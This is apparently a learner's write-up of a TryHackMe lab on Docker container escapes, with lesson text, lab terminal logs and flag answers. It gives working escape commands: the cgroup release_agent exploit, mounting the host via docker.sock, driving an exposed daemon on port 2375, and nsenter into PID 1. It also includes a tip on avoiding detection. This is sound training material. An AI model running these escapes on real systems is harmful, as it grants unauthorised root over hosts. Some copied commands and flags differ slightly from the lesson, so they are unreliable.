

DevSecOps 4-4-Container-Vulnerabilities

Task 1 - Introduction


This room will demonstrate some of the common vulnerabilities found in Docker containers and how an attacker can abuse these to escape. In this room, you will learn the following:

- Some of the vulnerabilities that can exist in a Docker container.
- What you, as an attacker, can gain from exploiting these vulnerabilities.
- Why these vulnerabilities exist (i.e. misconfiguration).
- How to search for vulnerabilities within a Docker container.

Task 2 - Container Vulnerabilities 101

First, let's recall that containers are isolated and have minimal environments. The picture below depicts the environment of a container.

A diagram demonstrating three containers
on a single computer



Some important things to note are: Just because you have access (i.e. a foothold) to a container, it does not mean you have access to the host operating system and associated files or other containers. Due to the minimal nature of containers (i.e. they only have the tools specified by the developer), you are unlikely to find fundamental tools such as Netcat, Wget or even Bash! This makes interacting within a container quite difficult for an attacker.

What Sort of Vulnerabilities Can We Expect To Find in Docker Containers:

Docker containers often contain vulnerabilities such as embedded hard-coded credentials, outdated software dependencies with known CVEs, and insecure root execution configurations that expose clusters to exploitation. You can see an example of a web application containing hard-coded credentials to a database server in the code snippet below:

```

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database name */
define( 'DB_NAME', 'sales' );

/** Database username */
define( 'DB_USER', 'production' );

/** Database password */
define( 'DB_PASSWORD', 'SuperstrongPassword321!' );

```

The other potential attack vectors have been listed in the table below.

Vulnerability	Description
Misconfigured Containers	Misconfigured containers will have privileges that are not necessary for the operation of the container. For example, a container running in "privileged" mode will have access to the host operating system - removing the layers of isolation.
Vulnerable Images	There have been numerous incidents of popular Docker images being backdoored to perform malicious actions such as crypto mining.
Network Connectivity	A container that is not correctly networked can be exposed to the internet. For example, a database container for a web application should only be accessible to the web application container - not the internet. Additionally, containers can serve to become a method of lateral movement. Once an attacker has access to a container, they may be able to interact with other containers on the host that are not exposed to the network.


Task 3 - Vulnerability 1: Privileged Containers (Capabilities)

Understanding Capabilities: At its fundamental, Linux capabilities are root permissions given to processes or executables within the Linux kernel. These privileges allow for the granular assignment of privileges - rather than just assigning them all. These capabilities determine what permissions a

Docker container has to the operating system. Docker containers can run in two modes:

- User (Normal) mode
- Privileged mode

In the diagram below, we can see the two different modes in action and the level of access each mode has to the host:



Note how containers #1 and #2 are running in "user/normal" mode, whereas container #3 is running in "privileged" mode. Containers in "user" mode interact with the operating system through the Docker Engine. Privileged containers, however, do not do this. Instead, they bypass the Docker Engine and directly communicate with the operating system.

What Does This Mean for Us: We can effectively execute commands as root on the host. We can use a utility such as `capsh` which comes with the `libcap2-bin` package to list the capabilities our container has: `capsh --print`. Capabilities are used in Linux to assign specific permissions to a process. Listing the capabilities of the container is a good way to determine the syscalls that can be made and potential mechanisms for exploitation. Some capabilities of interest have been provided in the terminal snippet below. Listing capabilities of a privileged Docker Container

```
cmnatic@privilegedcontainer:~$ capsh --print
Current: = cap_chown, cap_sys_module, cap_sys_chroot, cap_sys_admin, cap_setgid, cap_setuid
```

In the example exploit below, we are going to use the `mount` syscall (as allowed by the container's capabilities) to mount the host's control groups into the container. The code snippet below is based upon (but a modified) version of the [Proof of Concept \(PoC\) created by Trailofbits](#) (opens in new tab), which details the inner workings of this exploit well.

1. `mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x`
2. `echo 1 > /tmp/cgrp/x/notify_on_release`
3. `host_path=`sed -n 's/.*\perdir=\\([,]*\\).*/\\1/p' /etc/mtab``
4. `echo "$host_path/exploit" > /tmp/cgrp/release_agent`
5. `echo '#!/bin/sh' > /exploit`
6. `echo "cat /home/cmnatic/flag.txt > $host_path/flag.txt" >> /exploit`
7. `chmod a+x /exploit`
8. `sh -c "echo \\$\\$ > /tmp/cgrp/x/cgroup.procs"`

Note: We can place whatever we like in the `/exploit` file (step 5). This could be, for example, a reverse shell to our attack machine.

Explaining the Vulnerability

1. We need to create a group to use the Linux kernel to write and execute our exploit. The kernel uses "cgroups" to manage processes on the operating system.

Since we can manage "cgroups" as root on the host, we'll mount this to `"/tmp/cgrp"` on the container.

2. For our exploit to execute, we'll need to tell the kernel to run our code. By adding "1" to `"/tmp/cgrp/x/notify_on_release"`, we're telling the kernel to execute something once the "cgroup" finishes. ([Paul Menage, 2004](#))(opens in new tab).

3. We find out where the container's files are stored on the host and store it as a variable.

4. We then echo the location of the container's files into our `"/exploit"` and then ultimately to the `"release_agent"` which is what will be executed by the "cgroup" once it is released.

5. Let's turn our exploit into a shell on the host

6. Execute a command to echo the host flag into a file named `"flag.txt"` in the container once `"/exploit"` is executed.

7. Make our exploit executable!

8. We create a process and store that into `"/tmp/cgrp/x/cgroup.procs"`. When the process is released, the contents will be executed.

Answer the questions below

Perform the exploit in this task on the lab machine. What is the value of the flag that has now been added to the container?

THM{MOUNT_MADNESS}

```
root@ip-10-114-106-110:~# ssh root@10.114.156.252
The authenticity of host '10.114.156.252 (10.114.156.252)' can't be established.
ED25519 key fingerprint is SHA256:IhaewML6d0AytgSiQ5WMgT83tpbmyKIdRoN9sD0tdzM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.114.156.252' (ED25519) to the list of known hosts.
root@10.114.156.252's password:
Permission denied, please try again.
root@10.114.156.252's password:
Permission denied, please try again.
root@10.114.156.252's password:
Last login: Mon Jan  8 12:33:07 2024 from 10.9.93.186
root@7b7461f9882e:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,ca
p_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,
```

1. `mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x`
2. `echo 1 > /tmp/cgrp/x/notify_on_release`
3. `host_path= sed -n 's/.*\perdir=([^\,]*)\.*\/1/p' /etc/mtab`
4. `echo "$host_path/exploit" > /tmp/cgrp/release_agent`
5. `echo '#!/bin/sh' > /exploit`
6. `echo "cat /home/cmnnatic/flag.txt > $host_path/flag.txt" >> /exploit`
7. `chmod a+x /exploit`
8. `sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"`

```

-rw-r--r-- 1 root root 19 Oct 1 14:56 flag.txt
drwxr-xr-x 1 root root 4096 Jan 8 2024 home
drwxr-xr-x 1 root root 4096 Jan 8 2024 lib
drwxr-xr-x 2 root root 4096 May 30 2023 lib64
drwxr-xr-x 2 root root 4096 May 30 2023 media
drwxr-xr-x 2 root root 4096 May 30 2023 mnt
drwxr-xr-x 2 root root 4096 May 30 2023 opt
dr-xr-xr-x 165 root root 0 Oct 1 14:43 proc
drwx----- 1 root root 4096 Jan 8 2024 root
drwxr-xr-x 1 root root 4096 Oct 1 14:43 run
drwxr-xr-x 1 root root 4096 Jan 8 2024 sbin
drwxr-xr-x 2 root root 4096 May 30 2023 srv
dr-xr-xr-x 13 root root 0 Oct 1 14:43 sys
drwxrwxrwt 1 root root 4096 Oct 1 14:54 tmp
drwxr-xr-x 1 root root 4096 Jan 8 2024 usr
drwxr-xr-x 1 root root 4096 May 30 2023 var
root@7b7461f9882e:/# cat flag.txt
THM{M0UNT MADNESS}

```

Task 4 - Vulnerability 2: Escaping via Exposed Docker Daemon

Unix Sockets 101 (One Size Fits All): When mentioning "sockets", you would likely think of "sockets" in networking. Well, the concept here is almost the same.

Sockets are used to move data between two places. Unix sockets use the filesystem to transfer data rather than networking interfaces. This is known as Inter-process Communication (IPC) and is essential in operating systems because being able to send data between processes is extremely important. Unix sockets are substantially quicker at transferring data than TCP/IP sockets ([Percona](#),...

[2020\(opens in new tab\)](#)). This is why database technologies such as [Redis\(opens in new tab\)](#) boast such outstanding performance. Unix sockets also use file system permissions. This is important to remember for the next heading.

How Does Docker Use Sockets: When interacting with the Docker Engine (i.e. running commands such as `docker run`), this will be done using a socket (usually, this is done using a Unix socket unless you execute the commands to a remote Docker host). Recall that Unix sockets use filesystem permissions. This is why you must be a member of the Docker group (or root!) to run Docker commands, as you will need the permissions to access the socket owned by Docker. Verifying that our user is a part of the Docker group

```
cmnatic@demo-container:~$ groups
cmnatic sudo docker
```

Finding the Docker Socket in a Container: Remember, containers interact with the host operating system using the Docker Engine (and, therefore, have access to the Docker socket!) This socket (named `docker.sock`) will be mounted in the container. The location of this varies by the operating system the container is running, so you would want to `find` it. However, in this example, the container runs Ubuntu 18.04, meaning the `docker.sock` is located in `/var/run`.

Note: *This location can vary based on the operating system and can even be manually set by the developer at runtime of the container.* Finding the `docker.sock` file in a container

```
cmnatic@demo-container:~$ ls -la /var/run | grep sock
srw-rw---- 1 root docker 0 Dec 9 19:37 docker.sock
```

Exploiting the Docker Socket in a Container: First, let's confirm we can execute docker commands. You will either need to be root on the container or have the "docker" group permissions as a lower-privileged user. Let's break down the vulnerability here:

We will use Docker to create a new container and mount the host's filesystem into this new container. Then we are going to access the new container and look at the host's filesystem. Our final command will look like this: `docker run -v /:/mnt --rm -it alpine chroot /mnt sh`, which does the following:

1. We will need to upload a docker image. For this room, I have provided this on the VM. It is called "alpine". The "alpine" distribution is not a necessity, but it is extremely lightweight and will blend in a lot better. To avoid detection, it is best to use an image that is already present in the system, otherwise, you will have to upload this yourself.
2. We will use `docker run` to start the new container and mount the host's file system (/) to (/mnt) in the new container: `docker run -v /:/mnt`
3. We will tell the container to run interactively (so that we can execute commands in the new container): `-it`
4. Now, we will use the already provided alpine image: `alpine`
5. We will use `chroot` to change the root directory of the container to be /mnt (where we are mounting the files from the host operating system): `chroot /mnt`
6. Now, we will tell the container to run `sh` to gain a shell and execute commands in the container: `sh`

You may need to "Ctrl + C" to cancel the exploit once or twice for this vulnerability to work, but, as you can see below, we have successfully mounted the host operating system's filesystem into the new alpine container.

Verify Success: After executing the command, we should see that we have been placed into a new container. Remember, we mounted the host's filesystem to /mnt (and then used `chroot` to make the container's /mnt become /) So, let's see the contents of / by doing `ls /` Listing the contents of / on the new container (which will have the host operating system's files)

```
root@alpine-container:~# ls /
bin    dev    home  lib32  libx32      media  opt    root  sbin
srv          sys   usr
boot  etc   lib   lib64  lost+found  mnt    proc   run   snap
swapfile tmp   var
```

Answer the questions below

| Name the directory path which contains the docker.sock file on the container.

/var/run

Perform the exploit in this task on the lab machine. What is the value of the flag located at /root/flag.txt on the host operating system?

THM{NEVER-ENOUGH-SOCKS}

The SSH connection was established, and the Docker image was created

```
root@7b7461f9882e: /var/run
File Edit View Search Terminal Help
The authenticity of host '10.114.129.89 (10.114.129.89)' can't be established.
ED25519 key fingerprint is SHA256:IhaewML6d0AytgSiQ5WMgT83tpbmyKIdRoN9sD0tdzM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.114.129.89' (ED25519) to the list of known hosts.
root@10.114.129.89's password:
Last login: Mon Jan  8 12:33:07 2024 from 10.9.93.186
root@7b7461f9882e:~# $ groups
-bash: $: command not found
root@7b7461f9882e:~# docker run
"docker run" requires at least 1 argument.
See 'docker run --help'.

Usage: docker run [OPTIONS] IMAGE [COMMAND] [ARG...]

Create and run a new container from an image
root@7b7461f9882e:~# cd /var/run
root@7b7461f9882e:/var/run# docker run\
>
"docker run" requires at least 1 argument.
See 'docker run --help'.

Usage: docker run [OPTIONS] IMAGE [COMMAND] [ARG...]

Create and run a new container from an image
root@7b7461f9882e:/var/run# ^C
root@7b7461f9882e:/var/run#
root@7b7461f9882e:/var/run# docker run
"docker run" requires at least 1 argument.
See 'docker run --help'.

Usage: docker run [OPTIONS] IMAGE [COMMAND] [ARG...]

Create and run a new container from an image
root@7b7461f9882e:/var/run# ls
docker.sock  lock  mount  shm  sshd.pid  systemd  utmp
initctl     log  sendsigs.omit.d  sshd  sudo  user
root@7b7461f9882e:/var/run# docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# ls /
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
# cat /root/flag.txt
THM{NEVER-ENOUGH-SOCKS}
#
```

Task 5 - Vulnerability 3: Remote Code Execution via Exposed Docker Daemon

The Docker Engine - TCP Sockets Edition: Recall how Docker uses sockets to communicate between the host operating system and containers in the previous

task. Docker can also use TCP sockets to achieve this. Docker can be remotely administrated. For example, using management tools such as [Portainer](#)(opens in new tab) or [Jenkins](#)(opens in new tab) to deploy containers to test their code (yay, automation!).

The Vulnerability: The Docker Engine will listen on a port when configured to be run remotely. The Docker Engine is easy to make remotely accessible but difficult to do securely. The vulnerability here is Docker is remotely accessible and allows anyone to execute commands. First, we will need to enumerate.

Enumerating: Finding Out if a Device Has Docker Remotely Accessible: By default, the engine will run on **port 2375**. We can confirm this by performing an Nmap scan against your target (MACHINE_IP) from your AttackBox. Verifying if our target has Docker remotely accessible

```
cmnatic@attack-machine:~$ nmap -sV -p 2375 MACHINE_IP Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-02 21:27 GMT
Nmap scan report for docker-host (MACHINE_IP)
Host is up (0.0018s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
2375/tcp   open  docker Docker 20.10.20 (API 1.41)
```

Looks like it's open; we're going to use the `curl` command to start interacting with the exposed Docker daemon. Confirming that we can access the Docker daemon: `curl http://MACHINE_IP:2375/version` CURLing the Docker Socket

```
cmnatic@attack-machine:~$ curl http://MACHINE_IP:2375/version
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "20.10.20",
      "Details": {
```

```

    "ApiVersion": "1.41",
    "Arch": "amd64",
    "BuildTime": "2022-10-18T18:18:12.000000000+00:00",
    "Experimental": "false",
    "GitCommit": "03df974",
    "GoVersion": "go1.18.7",
    "KernelVersion": "5.15.0-1022-aws",
    "MinAPIVersion": "1.12",
    "Os": "linux"
  }
}

```

Executing Docker Commands on Our Target: For this, we'll need to tell our version of Docker to send the command to our target (not our own machine). We can add the "-H" switch to our target. To test if we can run commands, we'll list the containers on the target: `docker -H tcp://MACHINE_IP:2375 ps` Listing the containers on our target

```

cmnatic@attack-machine:~$ docker -H tcp://MACHINE_IP:2375 ps
CONTAINER ID   IMAGE          COMMAND                  CREATED
STATUS        PORTS          NAMES
b4ec8c45414c   dockertest    "/usr/sbin/sshd -D"     10 hours ag
o   Up 7 minutes  0.0.0.0:22->22/tcp, :::22->22/tcp  pricel
ess_mirzakhani

```

Now that we've confirmed that we can execute docker commands on our target, we can do all sorts of things. For example, start containers, stop containers, delete them, or export the contents of the containers for us to analyse further. However, I've included some commands that you may wish to explore:

Command	Description	
network ls	Used to list the networks of containers, we could use this to discover other applications running and pivot to them from our machine!	
images	List images used by containers; data can also be exfiltrated by reverse-engineering the image.	

exec	Execute a command on a container.	
run	Run a container.	

Answer the questions below

What port number, by default, does the Docker Engine use?

2375

Task 6 - Vulnerability 4: Abusing Namespaces

Namespaces segregate system resources such as processes, files, and memory away from other namespaces. Every process running on Linux will be assigned two things:

- A namespace
- A Process Identifier (PID)

Namespaces are how containerisation is achieved! Processes can only "see" the process in the same namespace. Take Docker, for example, every new container will run as a new namespace, although the container may run multiple applications (processes).

Let's prove the concept of containerisation by comparing the number of processes on the host operating system, in comparison to the Docker container that the host is running (an apache2 web server): Listing running processes on a "normal" Ubuntu system

```
cmnatic@thm-dev:~$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
--cut for brevity--
cmnatic      1984  0.0  0.7 493400 28932 ?        Sl   00:48
0:00 update-notifier
cmnatic      2263  5.6 10.0 3385096 396960 ?        Sl   00:48
0:08 /snap/firefox/1232/usr/lib/firefox/firefox
cmnatic      2429  0.4  2.8 2447088 114900 ?        Sl   00:48
0:00 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 1 -isForBrowser -prefsLen 1 -
```

```

cmnatic      2457  0.0  0.4 1385228 18496 ?          Sl    00:48
0:00 /usr/bin/snap userd
cmnatic      3054  0.1  2.3 2425836 91936 ?          Sl    00:48
0:00 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 2 -isForBrowser -prefsLen 520
cmnatic      3346  1.7  4.1 2526924 162944 ?        Sl    00:48
0:02 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 3 -isForBrowser -prefsLen 584
cmnatic      3350  0.0  1.6 2390708 66560 ?          Sl    00:48
0:00 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 4 -isForBrowser -prefsLen 584
cmnatic      3369  0.0  1.6 2390712 66672 ?          Sl    00:48
0:00 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 5 -isForBrowser -prefsLen 584
cmnatic      3417  0.0  1.6 2390708 66432 ?          Sl    00:48
0:00 /snap/firefox/1232/usr/lib/firefox/firefox -contentproc
-childID 6 -isForBrowser -prefsLen 590
cmnatic      3490  0.0  0.3 428192 12288 ?          Sl    00:49
0:00 /usr/libexec/deja-dup/deja-dup-monitor
cmnatic      3524  0.4  1.8 932320 74496 ?          Sl    00:49
0:00 /usr/bin/nautilus --gapplication-service
cmnatic      3545  0.7  1.3 557340 55232 ?          Ssl   00:49
0:00 /usr/libexec/gnome-terminal-server
cmnatic      3563  0.0  0.1 12908 6784 pts/0      Ss+   00:49
0:00 bash
--cut for brevity--

```

In the first column on the very left, we can see the user the process is running as including the process number (PID). Additionally, notice that the column on the very right has the command or application that started the process (such as Firefox and Gnome terminal). It's important to note here that multiple applications and processes are running (specifically 320!). Generally speaking, a Docker container will have very processes running. This is because a container is designed to do one task. I.e., just run a web server, or a database.

Determining if We're in a Container (Processes): Let's list the processes running in our Docker container using `ps aux`. It's important to note that we only have six processes running in this example. The difference in the number of processes is usually a great indicator that we're in a container. Additionally, the first process in the snippet below has a PID of 1. This is the first process that is running. PID 1 (usually init) is the ancestor (parent) for all future processes that are started. If, for whatever reason, this process is stopped, then all other processes are stopped too. Listing running processes on a container

```
root@demo-container:~# ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root           1  0.2  0.2 166612 11356 ?        Ss   00:47
0:00 /sbin/init
root          14  0.1  0.1  6520  5212 ?        S   00:47 0:00 /usr/sbi
n/apache2 -D FOREGROUND
www-data      15  0.1  0.1 1211168 4112 ?        S   00:47 0:00 /usr/s
bin/apache2 -D FOREGROUND
www-data      16  0.1  0.1 1211168 4116 ?        S   00:47 0:00 /usr/s
bin/apache2 -D FOREGROUND
root          81  0.0  0.0  5888  2972 pts/0    R+   00:52 ps aux
```

Comparatively, we can see that only 5 processes are running. A good indicator that we're in a container! However, as we come to discover shortly, this is not 100% indicative. There are cases where, ironically, you want the container to be able to interact directly with the host.

How Can We Abuse Namespaces: Recall cgroups (control groups) in a previous vulnerability. We are going to be using these in another method of exploitation. This attack abuses conditions where the container will share the same namespace as the host operating system (and therefore, the container can communicate with the processes on the host). You might see this in cases where the container relies on a process running or needs to "plug in" to the host such as the use of debugging tools. In these situations, you can expect to see the host's processes in the container when listing them via `ps aux`. Edge case: Determining if a container can interact with the host's processes

```

root@demo-container:~# ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root           1  0.1  0.5 102796 11372 ?        Ss   11:40
0:03 /sbin/init
root           2  0.0  0.0      0      0 ?        S    11:40
0:00 [kthreadd]
root           3  0.0  0.0      0      0 ?        I<   11:40
0:00 [rcu_gp]
-- cut for brevity --
root          2119  0.0  0.1 1148348 3372 ?        Sl   12:00
0:00 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-
port 22 -container-ip 172.17.0.2 -container
root          2125  0.0  0.1 1148348 3392 ?        Sl   12:00
0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port
22 -container-ip 172.17.0.2 -container-port
root          2141  0.0  0.4 712144  9192 ?        Sl   12:00
0:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 203
2326e64254786be0a420199ef845d8f97afccba9e2e
root          2163  0.0  0.2  72308  5644 ?        Ss   12:00
0:00 /usr/sbin/sshd -D

```

The Exploit: For this vulnerability, we will be using `nsenter` (namespace enter). This command allows us to execute or start processes, and place them within the same namespace as another process. In this case, we will be abusing the fact that the container can see the `"/sbin/init"` process on the host, meaning that we can launch new commands such as a bash shell on the host. Use the following exploit:

```
nsenter --target 1 --mount --uts --ipc --net /bin/bash
```

which does the following:

1. We use the `--target` switch with the value of "1" to execute our shell command that we later provide to execute in the namespace of the special system process

ID to get the ultimate root!

2. Specifying `--mount` this is where we provide the mount namespace of the process that we are targeting. "If no file is specified, enter the mount namespace of the target process." ([Man.org., 2013](#))(opens in new tab).

3. The `--uts` switch allows us to share the same UTS namespace as the target process meaning the same hostname is used. This is important as mismatching hostnames can cause connection issues (especially with network services).

4. The `--ipc` switch means that we enter the Inter-process Communication namespace of the process which is important. This means that memory can be shared.

5. The `--net` switch means that we enter the network namespace meaning that we can interact with network-related features of the system. For example, the network interfaces. We can use this to open up a new connection (such as a stable reverse shell on the host).

6. As we are targeting the `"/sbin/init"` process #1 (although it's a symbolic link to `"lib/systemd/systemd"` for backwards compatibility), we are using the namespace and permissions of the `systemd` (opens in new tab) daemon for our new process (the shell)

7. Here's where our process will be executed into this privileged namespace: `sh` or a shell. This will execute in the same namespace (and therefore privileges) of the kernel.

You may need to "Ctrl + C" to cancel the exploit once or twice for this vulnerability to work, but as you can see below, we have escaped the docker container and can look around the host OS (showing the change in hostname). Using the command line of the container to run commands on the host

```
root@demo-container:~# hostname
thm-docker-host
```

Success! We will now be able to look around the host operating system in the namespace as root, meaning we have full access to anything on the host!

Answer the questions below

Perform the exploit in this task on the lab machine. What is the flag located in /home/tryhackme/flag.txt?

THM{YOUR-SPACE-MY-SPACE}

```
# cd home
# tryhackme
sh: 4: tryhackme: not found
# cd tryhackme
# ls -la
total 24
drwxr-xr-x 2 tryhackme tryhackme 4096 Jan  8 2024 .
drwxr-xr-x 5 root      root      4096 Jan  8 2024 ..
-rw-r--r-- 1 tryhackme tryhackme  220 Jan  8 2024 .bash_logout
-rw-r--r-- 1 tryhackme tryhackme 3771 Jan  8 2024 .bashrc
-rw-r--r-- 1 tryhackme tryhackme  807 Jan  8 2024 .profile
-rwxrwxrwx 1 root      root        25 Jan  8 2024 flag.txt
# cat flag.txt
THM{YOUR-SPACE-MY-SPACE}
#
```

Task 7 - Conclusion

You learned about some possible misconfigurations with Docker containers, how to discover these, and ultimately exploit them.

Now, you might be wondering why it is the case that containers might run with privileges that effectively bypass the security mechanisms Docker introduces. Well, while it isn't a recommended practice, there are use cases where containers do need this level of interaction. For example, running Docker within Docker, or specific applications such as firewalls that need to interact with the host's iptables, or perhaps attached devices.

Ultimately, there is also an element of "taking the quick/easy route out" when trying to figure out what permissions to assign a container. Docker (especially in recent times) does a great job of hardening. For example, you can give a container specific capabilities on a allowlist-basis. However, it isn't too far-fetched to think that people would just give more than necessary capabilities to get something to work without realising the wider consequences.